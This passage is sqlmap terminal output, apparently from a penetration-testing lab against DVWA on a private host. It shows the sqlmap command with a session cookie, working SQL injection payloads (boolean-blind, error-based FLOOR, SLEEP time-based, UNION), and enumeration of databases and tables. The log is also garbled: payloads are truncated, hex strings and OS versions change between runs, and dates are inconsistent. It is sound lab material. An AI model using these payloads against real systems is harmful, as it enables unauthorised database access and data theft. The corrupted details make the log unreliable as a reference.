Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1742,7596)>(SELECT COUNT(*),CONCAT(0x71626a7171,(SELECT (ELT(1742=1742,1))) ,0x716b717871,FLOOR(RAND(0)*2))x FROM (SELECT 5367 UNION SELECT 9188 UNION SELECT P BY x)-- TsscCSuBmit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5824 FROM (SELECT(SLEEP(5)))ZssB)-- wewz9Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71626a7171,0x70476550675376635646784e636b4c746e6858536f66663596258414e7863486e795505471635967,0x716b717871)#Submit=Submit
[14:04:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[14:04:51] [INFO] fetching database names
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owaspi0
[*] tikiwiki
[*] tikiwiki195
[14:04:51] [INFO] fetched data logged to text files under '/home/pranav/.local/share/sqlmap/output/192.168.56.102'
[*] ending @ 14:04:51 /2026-04-13/
```

```

[pranav@kali:]-[-]
[*] sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" \
--cookie="PHPSESSID=9c39c5ac91735527f5bb18ea44f38aa; security=low" \
--referer="http://192.168.56.102/dvwa/" \
--level=5 --risk=3 \
--threads=5 \
-D dvwa --tables --batch
[1.10.3Hstable]
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:10:34 /2026-06-13/
[14:10:35] [INFO] resuming back-end DBMS 'mysql'
[14:10:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 9139=9139#0Submit=Submit
Type: error-based
Title: MySQL > 4.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1742,7596)>(SELECT COUNT(*),CONCAT(0x71626a7171,(SELECT (ELT(1742=1742,1))) ),0x716b717871,FLOOR(RAND(0)*2))X FROM (SELECT 5367 UNION SELECT 9188 UNION SELECT 6531 UNION SELECT 5749)
P BY x)-- TssC8Submit=Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3824 FROM (SELECT(SLEEP(5)))Zs5B)-- wewz6Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71626a7171,0x786476550675376635646784e636b4c7468658536f6663596258414e7863486e7955505471635967,0x716b717871)#0Submit=Submit
[14:10:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 9.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[14:10:35] [INFO] fetching tables for database: 'dvwa'
[14:10:35] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[14:10:35] [INFO] fetched data logged to text files under '/home/pranav/.local/share/sqlmap/output/192.168.56.102'

```